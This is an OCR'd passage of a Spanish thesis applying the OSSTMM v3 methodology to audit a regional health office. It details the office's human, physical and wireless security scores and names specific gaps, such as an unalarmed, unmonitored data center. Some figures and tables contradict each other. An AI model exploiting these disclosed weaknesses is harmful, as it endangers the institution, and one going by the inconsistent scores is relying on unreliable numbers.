
Los valores obtenidos en la auditoría del canal humano en La Coordinación Zonal 1- Salud se muestran en la Figura 13, se debieron insertar los valores correspondientes en la hoja de cálculo del RAV

El reporte del canal auditado correspondiente se encuentra en el Anexo 12, el cual incluye todos los valores de la hoja de cálculo del RAV y los mecanismos de verificación

correspondientes para cada inciso, los cuales han sido debidamente aprobados por el representante de la Dirección zonal de Tecnologías de la Información y Comunicación.

Figura 13

Resultados obtenidos en la auditoria del canal seguridad humana en la Coordinación Zonal 1-Salud



PRUEBAS DE SEGURIDAD HUMANA

OSSTMM version 3.0

Inserte en los espacios en blanco a los valores numéricos OPSEC. Controles y limitaciones con los resultados de la prueba de seguridad. Visite OSSTMM. (www.osstmm.org.) para más información

ISECOM
INSTITUTE FOR SECURITY AND OPEN METHODOLOGIES

OPSEC

Visibilidad	1
Acceso	4
Confianza	1
	6

OPSEC 6,14

CONTROLES

Clase A		Ausentes
Autentificacion	1	2
Indemnizacion	4	2
Subyugacion	3	2
Resistencia	2	2
Continuidad	1	2
Total Clase A	5	10

Controles Verdaderos 4,74

Controles Total 4,74

Cobertura Verdadera A 33,33%

Clase B		Ausentes
No-Repudio	1	5
Confidencialidad	3	4
Privacidad	3	4
Integridad	2	6
Alarma	1	4
Total ClaseB	10	5

Cobertura Verdadera B 66,67%

Total Covertura Verdadera 50%

		Ausentes Verdaderas
Total Todas Controles	15	15
Cobertura Total	50,00%	50,00%

LIMITACIONES

		Valor Numerico	
Vulnerabilidad	2	6	12
Debilidad	2	4,33	8,66
Preocupacion	3	2,66	8
Exposición	2	2,66	5,33
Anomalías	1	2,5	2,5
ToTAL# Limitaciones	10		TOTAL 36,50

Limitaciones 12,69

Seguridad -14,09

Protección Verdadera 85,91

Seguridada Actual: 85,79


Nota. Recuperado de: Calculadora RAV de OSSTMMv3.

4.2.6 Análisis de Resultados

Los valores de porosidad, controles y limitaciones se insertan en la hoja de cálculo del RAV, como se muestra en la tabla anterior, y los datos se rotulan con color rojo. Los demás valores se generan de forma automática, de los cuales los más significativos son la Seguridad Δ (celda de color rojo) y la Seguridad Actual (valor rotulado con color rojo), en la Figura 14 se muestra el análisis de estos datos.

Figura 14

Análisis de Auditoria del Canal Humano



Nota: La grafica indica la relación de parámetros con respecto a su valoración.

Dentro de los parámetros utilizados para determinar un análisis del canal humano, el que presenta mayor criticidad es el de limitaciones. En el caso de Seguridad Δ, se puede confirmar su valor utilizando la ecuación 4 (véase pág. 52)

$$\textbf{Seguridad } \Delta = \textbf{Controles Verdaderos} - \textbf{OPSEC} - \textbf{Limitaciones Seguridad } \Delta$$

$$= 4.74 - 6{,}14 - 12.69, \textbf{ Seguridad } \Delta = -14{,}09$$

A partir de los hallazgos relacionados con este canal humano, y de acuerdo con la valoración realizada mediante la RAV, se han identificado claramente ciertos riesgos que requieren atención. Estos riesgos son:

Los protocolos de autenticación obsoletos: los mecanismos de autenticación no cumplen con las normas de seguridad actuales, lo que expone al sistema a vulnerabilidades.

La capacitación inadecuada del personal en seguridad de la información: aumenta el riesgo de brechas de seguridad porque el personal no se ha formado adecuadamente en las mejores prácticas de seguridad.

Acceso físico no restringido a áreas críticas: se han encontrado áreas físicas con acceso no controlado que ponen en peligro la infraestructura de tecnología de información y la tecnología de la información.

Políticas de seguridad desactualizadas: Las políticas actuales no se han actualizado para adaptarse a las amenazas y requisitos de seguridad más recientes.

Manejo inadecuado de información sensible: se han encontrado prácticas inadecuadas para administrar y proteger la información sensible, lo que aumenta la probabilidad de que se escape o se exponga no autorizada.

El signo de seguridad Δ, que para este canal tiene un valor numérico de -14.09, es la base del análisis, lo que indica un resultado negativo. Este resultado podría ser el resultado de una deficiencia en los controles del personal, especialmente en lo que respecta a la seguridad de la información

La Evaluación de la Seguridad Actual proporciona un análisis de riesgo relacionado con la superficie de ataque, que tiene un valor de aproximadamente 85.79

Ravs. Esto demuestra que el alcance tiene una deficiencia del -14.09, lo que pone a la institución en riesgo de vulnerabilidades que podrían dañar el sistema informático.

4.3 Pruebas de Seguridad Física

Este canal, conocido como PHYSSEC, aborda la interacción entre el analista y los objetivos físicos objeto de auditoría. Aunque algunos servicios pueden ver este proceso como un, el verdadero propósito de llevar a cabo las pruebas de seguridad en este canal es evaluar tanto las barreras lógicas como físicas.

4.3.1 Porosidad

Se deben alcanzar valores cuantitativos de visibilidad, acceso y confianza tanto en el canal físico como en el canal humano. Este proceso se describe a continuación:

4.3.1.1 Visibilidad (***Pv***).

Los activos en PHYSSEC también deben incluir los procesos operativos que pueden afectar, la carga y descarga de los suministros enviados, los ciclos de descanso, el clima adecuado, etc. Para lograrlo, se debe seguir el procedimiento a continuación, y los resultados se encuentran en la Tabla 19.

Tabla 19

Resultados del control de Visibilidad para el canal físico

	Visibilidad
Perímetro	La Coordinación Zonal 1- Salud
Activos	Oficinas Bodega
Objetivo	Data Center (*)

Nota. Elaboración propia

El valor de visibilidad de este canal es ***PV = 1***. Esto se basa en la recopilación de valores basados en las áreas La Coordinación Zonal 1- Salud de acceso público, las cuatro dependencias externas que son los activos físicos de la Institución. Además, se descubrieron dos objetivos al Data center.

4.3.1.2 Acceso (***PA***).

La Tabla 20 contiene un análisis detallado de los elementos que influirán en el cálculo del valor numérico de este ítem. Además, el Anexo 12 contiene imágenes que demuestran la accesibilidad dentro del alcance, particularmente la planta central del Coordinación Zonal 1 - Salud, para respaldar visualmente esta evaluación.

Tabla 20

Resultados del control de Acceso para el canal físico

Acceso		
Perímetro	Data Center	Acceso
Activos	Oficinas Bodega	
Penetración	Data Center (*)	Humedad Calor frio

Nota. Elaboración propia

El valor numérico para el acceso este canal es ***PA = 3***. Este resultado se obtiene de la suma de los valores de la tabla anterior, que indican la existencia de una cantidad adecuada de barreras físicas para proteger el objetivo, una sola ruta de acceso al mismo, la ubicación física identificable y la presencia de barreras y obstáculos que impiden la entrada de elementos como calor, niveles, calor, humedad.

4.3.1.3 Confianza (***PT***).

El valor del número de confianza para este canal es ***PT = 0***, porque no se necesita ningún método de autenticación para acceder a un activo en la institución. En cambio, la identificación se basa en el conocimiento previo de los trabajadores dentro de la organización en función de sus relaciones interpersonales.

Una vez que se han obtenido las ponderaciones de Visibilidad, Acceso y Confianza, se utiliza la Ecuación 1 (véase pág. 49) para calcular el valor total de Porosidad u OpSecsum para el canal físico, se debe aplicar la siguiente ecuación:

$$OpSecsum = PV + PA + PT$$

$$OpSecsum = 1 + 3 + 0$$

$$OpSecsum = 4$$

4.3.2 Controles

Realizar pruebas para desarrollar una son cinco tipos para valorar el factor humano.

4.3.2.1 Autenticación (***LC_{Au}***).

El acceso a privilegios específicos puede ser una herramienta poderosa, pero también conlleva muchas responsabilidades. Por lo tanto, la identificación y evaluación de cualquier deficiencia en los privilegios necesarios para obtener acceso es crucial. Para garantizar que solo las personas debidamente identificadas y autorizadas puedan beneficiarse de estos privilegios, el proceso de obtención de ellos debe examinarse minuciosamente. un seguimiento detallado de quién tiene acceso y cuándo se debe realizar.

Además, establecer sistemas de verificación de identidad confiables es fundamental. Esto incluye verificar la identidad de cada persona que introduce el elemento y garantizar que los procedimientos para verificar los elementos que pueden incluirse en el alcance sean aplicados adecuadamente por personal autorizado y no autorizado.

La Tabla 21 contiene una descripción detallada de cada uno de los elementos.

Tabla 21

Resultados del control de Autenticación para el canal físico

	Autenticación	
Personal	Directores Departamentales	No Autorizado
	Guardias	No Autorizado
	Personal TICS	Autorizado
	Secretarias	No Autorizado
	Personas Particulares	No Autorizado
Activos	Oficinas	
	Bodega	
Penetración	Data Center (*)	

Nota. Elaboración propia

Como resultado, el valor numérico del control de autenticación de este canal es ***LCAu=1***, basándose en los valores de la tabla anterior. Esto se debe a que la única forma de asegurar este control es mediante la aprobación del responsable Dirección zonal de Tecnologías de la Información y Comunicación de La Coordinación Zonal 1- Salud, quien otorga acceso al Data Center.

4.3.2.2 Indemnización (***LCId***).

Las siguientes observaciones se hacen por Herzog (2010):

- Explique cómo puede controlar o evitar las políticas relacionadas con empleados, seguros, acuerdos de no divulgación, cláusulas de no competencia, contratos de responsabilidad o exenciones de uso del personal dentro del ámbito mencionado.

- Describa el uso y el funcionamiento de sistemas de vigilancia o alarmas, problemas de salud y notificaciones sobre áreas de acceso restringido.

La tabla 22 proporciona una descripción más detallada del análisis utilizado para calcular el valor numérico de este elemento.

Tabla 22

Resultados del control de Indemnización para el canal físico

	Indemnización
Personal	Políticas Acuerdo de no divulgación Contratos de responsabilidad
Alcance	Áreas Restringidas (*)
Penetración	Data Center (*)

Nota. Elaboración propia

El valor numérico de indemnización para este canal es ***LCId=3***, según el análisis de la tabla anterior. Esta cantidad se calcula sumando los valores indicados. Además, se descubrieron tres métodos para controlar la compensación dentro de la institución. Este valor aumenta porque se expone la intención de tomar medidas legales si se violan los acuerdos establecidos para proteger los activos de la institución.

4.3.2.3 Resistencia (***LCRe***).

Las siguientes observaciones se hacen por Herzog (2010):

- Hacer un inventario y verificar que el personal de recepción no tenga acceso directo a los activos o actividades.
- Los controles operativos o las medidas de seguridad impiden el acceso directo a los activos u operaciones.

- Asegurarse de que las condiciones de alerta por amenaza alta no desactiven o minimicen los controles o medidas de seguridad operativas.

La Tabla 23 es un elemento importante en el análisis y evaluación de datos. En ella se detalla el análisis aplicado para obtener un valor numérico específico que contribuye a la realización de un control.

Tabla 23

Resultados del control de Resistencia para el canal físico

	Resistencia
Personal	Personal de Recepción
Alcance	Áreas Restringidas (*)
Penetración	Data Center (*)

Fuente: Elaboración propia

El análisis de la tabla anterior se puede determinar que el valor numérico de la Resistencia para este canal es **LCRe=1,** ya que el personal de recepción no permite el acceso directo a los activos; la inhabilitación de los mecanismos de seguridad no permite el acceso a los activos de La Coordinación Zonal 1- Salud.

4.3.2.4 Subyugación ($\boldsymbol{LCSu}$).

El valor de esta verificación es **LCSu=1**. Esto se debe a que la agencia regional responsable de tecnología de la información y las comunicaciones recomienda que los empleados conserven sus contraseñas personales, ya que son para uso personal únicamente y permitan que solo los empleados autorizados accedan a los recursos y activos de la agencia.

4.3.2.5 Continuidad ($LCCt$).

Identificar y evaluar situaciones en las que los retrasos en el acceso son gestionados adecuadamente por personal de soporte o medios automatizados para garantizar el acceso oportuno a los servicios, procesos y actividades.

Lista y confirma que la distracción, eliminación o silenciamiento del personal de recepción no impide ni impide el acceso oportuno a los servicios, procesos y operaciones.

Realizar un inventario y verificar que las violaciones o inhabilitaciones de las medidas o controles operativos de seguridad impidan el acceso oportuno a los servicios, procesos y operaciones.

La Tabla 24 proporciona una descripción más detallada del análisis utilizado para calcular este valor.

Tabla 24

Resultados del control de Continuidad para el canal físico

	Continuidad
Personal	Personal de Apoyo Personal de Recepción
Alcance	Áreas Restringidas (*) Daños Inhabilitación (*)
Penetración	Data Center (*)

Nota. Elaboración propia

Como resultado, el valor numérico asignado a la continuidad en este canal es ***LCCt=2,*** además de los valores enumerados en la tabla anterior. Estos están relacionados con las recomendaciones del enfoque, donde la distracción, del personal de recepción no impide el

acceso; la desactivación de los mecanismos operativos de seguridad no impide el acceso a los activos.

4.3.2.6 No repudio (LC_{NR}).

Luego de utilizar técnicas de observación con el uso de tecnologías de vigilancia en todo el perímetro, el uso de sistemas de videovigilancia resultó ser inexistente y la única forma de proporcionar un control innegable para verificar tanto el acceso como la interacción con las instituciones. Por tanto, el valor asignado a este elemento es **LCNR=0**

4.3.2.7 Confidencialidad (LC_{Cf}).

Se ha identificado mediante técnicas de observación directa que un espacio físico específico, como oficina, se utiliza para interacciones personales que requieren este control, por lo que el valor asignado al control de privacidad en este canal es ***LCCf=1***.

4.3.2.8 Privacidad (LC_{Pr}).

Se utilizaron técnicas de observación directa para verificar la existencia de diferentes técnicas que pueden beneficiarse de los controles de privacidad. Sin embargo, en la práctica, las técnicas que se enumeran a continuación.

- Utilice sobres en blanco al enviar documentos importantes a instituciones (*).
- Utilizar una oficina con puerta cerrada para evitar la interacción verbal o limitada con terceros (*).

La cifra de privacidad para este canal es LCPr=2 después de sumar los dos criterios marcados con asteriscos anteriores.

4.3.2.9 Integridad (LC_{It}).

Al agregar los dos criterios destacados anteriores, se obtienen los datos de privacidad para este canal: $\boldsymbol{LCPr}$=**2** Enumere y evalúe todas las señales y comunicaciones entre procesos e individuos utilizando registradores, sellos, firmas, retenciones y errores de etiquetas

criptográficas para garantizar que los activos no puedan ser manipulados. o transferido. También comprobamos que todos los soportes estén protegidos de peligros como la temperatura o la humedad.

En la Tabla 25 se puede ver con más detalle el análisis aplicado para obtener el valor numérico de este elemento.

Tabla 25

Resultados del control de Integridad para el canal físico

	Integridad
Procesos	Comunicación Documentos Digitales
Almacenamiento	Medios Informáticos (*)
Penetración	Daños (*) Inhabilitación (*)

Nota. Elaboración propia

Por lo tanto, considerando los comentarios de la tabla anterior, el valor de verificación de integridad en este canal es LCIt=2. Esto resultó insuficiente para los procesos operativos. Cada empleado prefiere ocuparse personalmente del proceso documentado. Además, se confirma que la lista de activos es el único documento que garantiza la integridad de los activos en tránsito.

4.3.2.10 Alarma (*LCAl*).

Como resultado, la técnica de observación confirma no usa el control de alarma. Ha sido verificado que no existe un sistema de alerta localizado contra intrusos que informe al personal de guardia sobre actividades sospechosas. Como resultado, el valor numérico asignado a este ítem en este canal es ***LCAl=0.***

4.3.3 Limitaciones

Realizar pruebas para desarrollar una lista de tipos de limitaciones son cinco utilizados para proteger en el factor humano.

4.3.3.1 Vulnerabilidad (Lv).

Se confirmó la existencia de las siguientes vulnerabilidades en La Coordinación Zonal 1- Salud a través de técnicas de observación respaldadas por el checklist aplicado al Dirección zonal de Tecnologías de la Información y Comunicación.

- Entrada Data center tiene un mixto que utiliza materiales como la madera y aluminio (*).
- El ingreso al Data Center no está automatizado (*)
- La ubicación física del cuarto de telecomunicaciones no se determinó de acuerdo con un principio técnico sólido (*).

En resumen, el valor numérico de las vulnerabilidades para este canal es ***LV=3***, basándose en los criterios mencionados anteriormente y marcados con un asterisco.

4.3.3.2 Debilidad (Lw).

En cuanto a los controles Indemnización, entre las medidas implementadas para la protección de la información de La Coordinación Zonal 1- Salud, se identificaron como deficiencias 3: Usuario/exención de uso (), porque el responsable del área del sistema no estaba seguro si los empleados habían evitado estas medidas; Las señales de peligro () y las advertencias de área restringida (*), aunque se utilizan, todavía tienen muchas ubicaciones no identificadas.

Se puede obtener un valor numérico para la debilidad en este canal utilizando el método de la ecuación 2 (véase pág. 49), que implica sumar los defectos o errores de los controles de Clase A:

$$\boldsymbol{L_W = FC_{Au} + FC_{Id} + FC_{Re} + FC_{Su} + FC_{Ct}}$$

$$\boldsymbol{L_W = 0 + 1 + 0 + 0 + 0}$$

$$\boldsymbol{L_W = 1}$$

4.3.3.3 Preocupación (L_C).

En lo que respecta al control de preocupaciones, es importante enviar documentos importantes en sobres sin etiquetar además de que, la falta de etiquetas podría hacer que el sobre termine en manos incorrectas.

En cuanto al control de integridad, el uso del inventario (*) para proteger los activos en este método depende de la consistencia de la persona responsable del inventario.

Sin embargo, no se descubrieron fallas o defectos en los controles de Alarma, Confidencialidad y No Repudio.

Se puede obtener un valor numérico para la preocupación en este canal utilizando el principio de la ecuación 3 (véase pág. 52), que implica agregar los defectos o errores de los controles de Clase B.

$$\boldsymbol{L_C = FC_{NR} + FC_{Cf} + FC_{Pr} + FC_{It} + FC_{Al}}$$

$$\boldsymbol{L_C = 0 + 0 + 1 + 1 + 0}$$

$$\boldsymbol{L_C = 2}$$

4.3.3.4 Exposición (L_E).

Se identificaron una serie de vulnerabilidades de seguridad en la organización mediante técnicas de monitoreo y se confirmaron mediante una lista de verificación Anexo

Eliminación arbitrariamente de documentos (*)

No almacene documentos inútiles. (*).

Por lo tanto, sumando los criterios descritos anteriormente, obtenemos un valor de exposición numérico para este canal: $LE=2$

4.3.3.5 Anomalía (L_A).

No se observaron anomalías para este canal; por lo tanto, $LA=0$

4.3.4 Calculadora RAV

Los valores obtenidos durante las pruebas del canal físico en La Coordinación Zonal 1- Salud se muestran en la Figura 15. Para lograrlo, se ha empleado el método establecido por la técnica, es decir, se han agregado los valores correspondientes a la tabla correspondiente a cada elemento requerido por porosidad (OPSEC):

El Informe de prueba del canal físico correspondiente se encuentra en el Anexo 12. Incluye todos los valores de la tabla RAV que deben ser certificados por un representante de Dirección zonal de Tecnologías de la Información y Comunicación.

La Figura 15 muestra los resultados obtenidos de la auditoría del canal humano de La Coordinación Zonal 1- Salud.

Figura 15

Resultados obtenidos de la auditoría del canal de seguridad física.

PRUEBAS DE SEGURIDAD FISICA

OSSTMM version 3.0

Inserte en los espacios en blanco a los valores numéricos OPSEC. Controles y limitaciones con los resultados de la prueba de seguridad. Visite OSSTMM. (www.osstmm.org.) para más información

ISECOM
INSTITUTE FOR SECURITY AND OPEN METHODOLOGIES

OPSEC

Visibilidad	1
Acceso	3
Confianza	0
	4

OPSEC 6,77

CONTROLES

Clase A		Ausentes
Autentificacion	1	3
Indemnizacion	3	1
Subyugacion	1	3
Resistencia	1	3
Continuidad	2	2
Total Clase A	8	12

Controles Verdaderos 5,09

Controles Total 5,09

Cobertura Verdadera A 40,00%

Clase B		Ausentes
No-Repudio	1	5
Confidencialidad	3	4
Privacidad	3	4
Integridad	2	6
Alarma	1	4
Total ClaseB	10	5

Cobertura Verdadera B 50,00%

Total Covertura Verdadera 45%

		Ausentes Verdaderas
Total Todas Controles	18	22
Cobertura Total	45,00%	55,00%

LIMITACIONES

		Valor Numerico	
Vulnerabilidad	3	6,5	19,5
Debilidad	1	4	4
Preocupacion	2	3,6	7
Exposición	0	2,05	0
Anomalias	0	1,5	0
ToTAL# Limitaciones	10		TOTAL 30,50

Limitaciones 12,14

Seguridad -13,62

Proteccion Verdadera 86,18

Seguridada Actual: 86,03

Nota. Recuperado de: Calculadora RAV de OSSTMM3.

4.3.5 Análisis de Resultados


La gráfica muestra la relación entre diferentes parámetros y su valoración. Entre los parámetros utilizados para determinar un análisis del canal físico, el que presenta mayor

criticidad es el de limitaciones. En el caso de Seguridad Δ, se puede confirmar su valor utilizando la ecuación correspondiente.

Los datos de la hoja de cálculo del RAV se rotulan con color rojo en la tabla anterior; los demás valores, incluidos los más significativos, se generan automáticamente. En la Figura 16 se muestra el análisis de la auditoría de este parámetro.

Figura 16

Análisis de Auditoria del Canal Físico



Nota: La grafica indica la relación de parámetros con respecto a su valoración

El valor de seguridad Δ de -13.82 indica una deficiencia significativa en las barreras físicas destinadas a proteger los bienes de la organización. El resultado negativo indica que los controles actuales no son adecuados para evitar vulnerabilidades, lo cual se confirma con la ecuación 4 (véase en la pág. 52).

$$\textbf{Seguridad } \Delta = \textbf{Controles Verdaderos} - \textbf{OPSEC} - \textbf{Limitaciones}$$

$$\textbf{Seguridad } \Delta = 5.09 - 6.77 - 12.14$$

$$\textbf{Seguridad } \Delta = -13.82$$

La Tabla 26 muestra los valores de las pruebas realizadas en el canal físico de la Coordinación Zonal 1 de Salud. Para llevar a cabo este análisis, se utilizó el enfoque técnico establecido, agregando los valores correspondientes a cada elemento evaluado de acuerdo con la porosidad (OPSEC).

Se identificaron varios riesgos para la infraestructura física como resultado de la evaluación de riesgos de activos vulnerables (RAV), los cuales se enumeran a continuación:

La falta de cámaras de seguridad en áreas sensibles: aumenta el riesgo de acceso no autorizado.

Acceso no autorizado al Centro de Datos: los controles insuficientes hacen que el personal no autorizado ingrese.

La falta de monitoreo en tiempo real: limita la capacidad de respuesta ante incidentes.

La Ausencia de registros de acceso al Data Center: No se llevan registros detallados de las personas que acceden al Data Center.

La seguridad perimetral insuficiente en el acceso al Data center expone a la institución a posibles intrusiones.

Fallas en los controles de acceso físico: los mecanismos de control de acceso al Centro de Datos han fallado.

Escasez de personal de seguridad: la cantidad de personal disponible es insuficiente para brindar protección adecuada.

Es importante destacar que los controles físicos convencionales tienen limitaciones importantes. Estas limitaciones se deben principalmente a que no hay sistemas de alarma que detecten intrusos en el área bajo auditoría. Se recomienda con urgencia la instalación de sensores en las puertas de acceso para reducir este riesgo. Estos sensores podrían alertar de manera inmediata ante cualquier actividad sospechosa.

Es importante señalar que los controles establecidos en el entorno físico tienen limitaciones importantes. Estas limitaciones se deben principalmente a la falta de sistemas de alarmas destinados a detectar intrusos dentro del área cubierta por el alcance. Sería muy recomendable colocar sensores en las puertas de acceso para alertar inmediatamente sobre cualquier actividad sospechosa. Además, se deberían investigar otras medidas para evitar que los individuos con fines maliciosos utilicen técnicas de ingeniería social dentro de la Coordinación Zonal 1- Salud.

Además, estas medidas también ayudan a proteger la privacidad y la seguridad de las personas que trabajan en las instalaciones y en terceros no relacionados. Al indicar claramente las zonas que están restringidas al acceso público, se puede evitar que personas no autorizadas ingresen a estas áreas y se puedan llevar a cabo actividades ilegales.

4.4 Pruebas de Seguridad Inalámbrica

Para comenzar a probar este canal correctamente, es necesario saber que la organización no cuenta con los lineamientos antes mencionados, por lo que es importante destacar que para ejecutar los procedimientos descritos en el manual para calcular cada uno de los aspectos relacionados con la porosidad, controles y limitaciones, se requería el uso de un software especializado en detección de redes inalámbricas.

4.4.1 Porosidad

Para calcular los valores de porosidad, primero se deben calcular los valores de visibilidad, accesibilidad y confiabilidad mediante las pruebas previstas en la metodología.

4.4.1.1 Visibilidad (***Pv***).

La validación son procesos críticos para garantizar la seguridad y la autenticidad de las comunicaciones en línea. La Tabla 26 proporciona información relevante y detallada que permite evaluar la eficacia de estos procesos y mejorar continuamente los sistemas de seguridad.

Tabla 26

Resultados del control de Visibilidad para el canal físico

Visibilidad		
Localización	Control de acceso	No se utiliza
	Seguridad Perimetral	Firewall (*)
	Canales inalámbricos	Se utiliza
Frecuencias	Señales (*)	2.4 GHZ, 5 GHZ Wi-Fi
Penetración	Interrupción	

Nota. Elaboración propia

El valor de visibilidad del canal inalámbrico es ***PV = 3***. La información proporcionada por la encuesta y (consulte el Anexo 13), que respalda los datos relacionados con la interceptación de la tabla anterior, sirve como base para esta evaluación.

4.4.1.2 Acceso (***PA***).

Realizo pruebas para identificar y contar los puntos de acceso de los empleados en un área específica. Para proteger la privacidad de los empleados en sus asuntos personales, el

analista debe limitar su revisión a las interacciones en esta área, aunque es aceptable considerar situaciones en las que los empleados puedan obtener acceso desde el exterior.

Incluso cuando no están en uso, los dispositivos de acceso (AP) permanecen activos las 24 horas del día, los 7 días de la semana.

Para garantizar que las transmisiones estén dentro de los límites de seguridad establecidos por la organización, los dispositivos inalámbricos de La Coordinación Zonal 1-Salud están configurados con la potencia operativa más baja.

El valor numérico de acceso a canales de radio ***PA = 2*** se obtiene sumando los valores marcados con un asterisco en el listado (ver Anexo). 13).

4.4.1.3 Confianza (PT).

La capacidad de acceder a la información o bienes físicos sin necesidad de identificación o autenticación se conoce como el nivel de confianza entre el personal dentro de un alcance. El resultado es ***PT = 1***. Esto se debe a que en de La Coordinación Zonal 1-Salud solo puede ser autenticado mediante contraseña.

4.4.2 Controles

Realizar pruebas para desarrollar una son cinco tipos para valorar el canal físico.

4.4.2.1 Autenticación (LC_{Au}).

El objetivo de esta evaluación es enumerar y evaluar las deficiencias de las técnicas de autorización y autenticación utilizadas en puntos de acceso inalámbricos (Herzog, 2010). Una descripción detallada del análisis realizado para calcular el valor numérico de este elemento se encuentra en la Tabla 27. Los datos proporcionados por la Dirección Zonal de Tecnologías de la Información.

Tabla 27

Resultados del control de autenticación para el canal físico

Autenticación		
Autenticación	Contraseñas	Se utiliza (*)
	WPA2	Se utiliza (*)
Cifrado	Otros	Se utilizan (*)

Nota. Elaboración propia

El valor numérico asignado al control de autenticación en este canal es $\boldsymbol{LCAu = 2}$. Este valor se basa en el uso de dos tipos de contraseña: WPA2-Personal, como se muestra en el Anexo 13 resaltada en azul. Además, se ha confirmado el uso de dos tipos de cifrado de contraseñas: CCMP.

4.4.2.2 Indemnización ($\boldsymbol{LCId}$).

No hay una política clara para el uso de dispositivos de comunicación inalámbrica en La Coordinación Zonal 1- Salud. Los dispositivos inalámbricos utilizados para las comunicaciones no están protegidos contra el robo o el daño además no hay responsabilidad para la manipulación de equipos inalámbricos.

